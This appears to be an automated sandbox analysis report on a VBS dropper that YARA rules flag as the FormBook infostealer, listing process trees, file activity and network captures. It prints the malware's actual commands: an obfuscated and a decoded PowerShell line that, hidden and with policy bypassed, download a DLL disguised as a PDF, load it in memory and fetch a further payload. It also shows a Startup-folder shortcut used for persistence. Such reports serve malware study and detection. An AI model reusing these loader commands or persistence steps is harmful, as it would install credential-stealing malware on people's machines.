Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49780	2.56.57.22	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:16:26.619371891 CEST	1353	OUT	GET /tsdfguhijk.txt HTTP/1.1 Host: 2.56.57.22 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:16:26.648276091 CEST	1354	IN	HTTP/1.1 200 OK Content-Type: text/plain Last-Modified: Fri, 27 May 2022 16:54:25 GMT Accept-Ranges: bytes ETag: "8aa6206cea71d81:0" Server: Microsoft-IIS/10.0 Date: Fri, 27 May 2022 19:16:26 GMT Content-Length: 225280 Data Raw: 41 4e 54 6b 36 6c 71 63 64 4e 4a 4c 72 38 6e 77 5a 57 76 2f 6d 65 65 67 67 31 4f 42 54 53 45 47 66 4c 45 62 47 58 72 57 58 67 4c 4f 74 78 77 49 4d 45 56 73 61 4f 56 71 79 6b 2f 76 5a 48 54 59 78 6e 48 6d 34 41 47 5a 7a 55 56 36 44 49 37 38 32 75 2b 47 54 74 34 76 59 31 53 46 5a 76 32 44 73 4a 39 36 46 41 6d 41 32 41 35 70 72 51 53 46 74 4e 6e 78 50 43 68 6d 65 7a 76 58 54 75 65 6c 4d 44 72 52 2b 37 70 66 75 2f 4d 6a 4b 45 53 67 4f 69 75 32 4f 6c 44 7a 73 52 71 74 48 31 6e 6b 73 34 67 35 42 4f 67 7a 77 56 76 44 74 46 46 79 57 6c 3 3 76 75 57 6c 71 6d 73 49 44 77 67 44 78 44 64 6d 33 4f 53 51 6f 2f 2f 70 4c 78 4d 68 55 7a 6f 36 72 49 32 50 75 38 67 6 5 72 33 34 6b 52 2f 6f 49 4a 6b 72 45 55 30 79 4f 61 72 32 2b 74 6e 4f 66 67 38 32 6b 76 4b 4f 32 5a 78 58 57 58 4f 39 3 4 4d 30 78 55 56 33 6c 65 2b 48 73 4d 56 48 6b 55 4d 61 52 51 2b 6e 77 42 33 64 62 46 63 51 38 32 70 61 54 58 39 47 55 35 6f 63 6e 72 38 33 78 52 39 42 30 58 67 41 77 31 42 2b 6f 6c 52 61 6a 70 54 69 6c 79 56 43 73 59 4c 72 59 53 38 4a 65 53 68 64 68 50 6c 33 78 35 6a 34 2f 76 43 68 52 Data Ascii: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAANTk6lqcdNJLr8nwZWv/meegg1OBTSEGf LEbGXrWXgLOtxwIMEVsaOVqyk/vZHTYxnHm4AGZzUV6DI782u+GTt4vY1SFZv2DsJ96FAmA2A5prQSFtNnxPChmezv XTuelMDrR+7pfu/MjKESgOiu2OlDzsRqtH1nks4g5BOgzwVvDtFFyWl3vuWlqmsIDwgDxDdm3OSQo//pLxMhUzo6rI 2Pu8ger34kR/oIJkrEU0yOar2+tnOfg82kvKO2ZxXWXO94M0xUV3le+HsMVHkUMaRQ+nwB3dbFcQ82paTX9GU5ocnr 83xR9B0XgAw1B+olRajpTilyVCsYLrYS8JeShdhPl3x5j4/vChR

Statistics

Behavior

- wscript.exe
- powershell.exe
- conhost.exe
- powershell.exe
- powershell.exe
- conhost.exe
- RegAsm.exe
- explorer.exe
- powershell.exe
- conhost.exe
- powershell.exe
- wscript.exe
- powershell.exe
- conhost.exe
- powershell.exe
- cmmon32.exe
- RegAsm.exe
- cmd.exe
- conhost.exe
- explorer.exe
- explorer.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6884, Parent PID: 684

General

Target ID:	2
Start time:	21:15:18
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\daveCrpted.vbs"
Imagebase:	0x7ff7d64c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 7076, Parent PID: 6884

General

Target ID:	4
Start time:	21:15:20
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG???ANgA0AFMAdAByAGkAbgBnACgAKABOAG???AdwAtAE8AYgBqAG???AYwB0ACAATgBlAHQALgBXAG???AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwAyADYALQAwAD???ALQAyADAAMgAyAC0A???wB0AGEAcgB0AF???AcAAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG???AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBlAHQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH???AbABsACwAIABbAG8AYgBqAG???AYwB0AFsAXQBdACAAKAAnAHQAeAB0AC4AawBqAGkAaAB1AGcAZgBkAHMAdAAvADIAMgAuADcANQAuADYANQAuADIALwAvADoAcAB0AHQAaAAnACkAKQA='';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($iUqm.replace('???','U')));powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5dgawbhw.o05.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_04g23aso.ckf.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\Documents\20220527	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4CE7F35D	CreateDirectoryW
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.zMIa0yAZ.20220527211523.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5dgawbhw.o05.ps1	success or wait	1	7FFA4CE7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_04g23aso.ckf.psm1	success or wait	1	7FFA4CE7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5dgawbhw.o05.ps1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_04g23aso.ckf.psm1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.zMIa0yAZ.20220527211523.txt	0	3	ff		success or wait	1	7FFA4CE7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.zMIa0yAZ.20220527211523.txt	3	1715	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 32 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 38 33 38 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	**********Windows PowerShell transcript startStart time: 20220527211524Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 783875 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\	success or wait	12	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 00 00 09 00 09 00 00 00 00 00 00 fd 00 06 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFA512BF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D72625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA50E412E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\fe3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA50D6B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA50D562DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFA50D563B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile

Analysis Process: conhost.exe PID: **7100**, Parent PID: **7076**

General

Target ID:	5
Start time:	21:15:21
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **6384**, Parent PID: **7076**

General

Target ID:	6
Start time:	21:15:25
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/26-05-2022-StartUp.pdf'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth'))
Imagebase:	0x7ff619710000

File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.503018278.0000012FD8224000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.503018278.0000012FD8224000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.503018278.0000012FD8224000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000006.00000002.490975728.0000012FC8CA5000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: 00000006.00000002.503455529.0000012FE0190000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_DLAgent09, Description: Detects known downloader agent, Source: 00000006.00000002.503455529.0000012FE0190000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000006.00000002.502402216.0000012FD8108000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.502402216.0000012FD8108000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.502402216.0000012FD8108000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.502402216.0000012FD8108000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iplajpvg.nby.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lxmjsncm.0lo.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.bfCcr7J2.20220527211526.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\notepad.lnk	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFA51161D6F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iplajpvg.nby.ps1	success or wait	1	7FFA4CE7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lxmjsncm.0lo.psm1	success or wait	1	7FFA4CE7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iplajpvg.nby.ps1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lxmjsncm.0lo.psm1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.bfCcr7J2.20220527211526.txt	0	3	ff		success or wait	1	7FFA4CE7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.bfCcr7J2.20220527211526.txt	3	966	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 32 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 38 33 38 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	**********Windows PowerShell transcript startStart time: 20220527211529Username: computer\userRunAsUser: computer\userConfiguration Name: Machine: 783875 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\	success or wait	11	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\notepad.lnk	0	1637	4c 00 00 00 01 14 02 00 00 00 00 00 fd 00 00 00 00 00 00 46 fd 00 00 00 20 00 00 00 40 76 fd fd fd fd fd 01 3e 08 6f fd 49 72 fd 01 40 76 fd fd fd fd fd 01 00 fd 06 00 00 00 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 02 14 00 1f 50 fd 4f fd 20 fd 3a 69 10 fd fd 08 00 2b 30 30 fd 19 00 2f 43 3a 5c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 56 00 31 00 00 00 00 00 68 54 fd fd 10 00 57 69 6e 64 6f 77 73 00 40 00 09 00 04 00 8b 4c fd fd fd 54 fd 21 2e 00 00 00 17 06 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 5c fd 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 00 00 16 00 5a 00 31 00 00 00 00 00 68 54 fd fd 10 00 53 79 73 74 65 6d 33 32 00 00 42 00 09 00 04 00 8b 4c fd fd fd 54 fd 21 2e 00 00 00 fd 10	LF @v>oIr@vPO :i+00/C:\V1hTWindows@LT!.\WindowsZ1hTSystem32BLT!.	success or wait	1	7FFA51161D6F	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 00 00 09 00 09 00 00 00 00 00 00 00 fd 00 06 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	16	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	75 6e 6b 6e 6f 77 6e	unknown	success or wait	16	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	75 6e 6b 6e 6f 77 6e	unknown	success or wait	11	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1068	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA512BF6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1072	104	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA512BF6E8	WriteFile
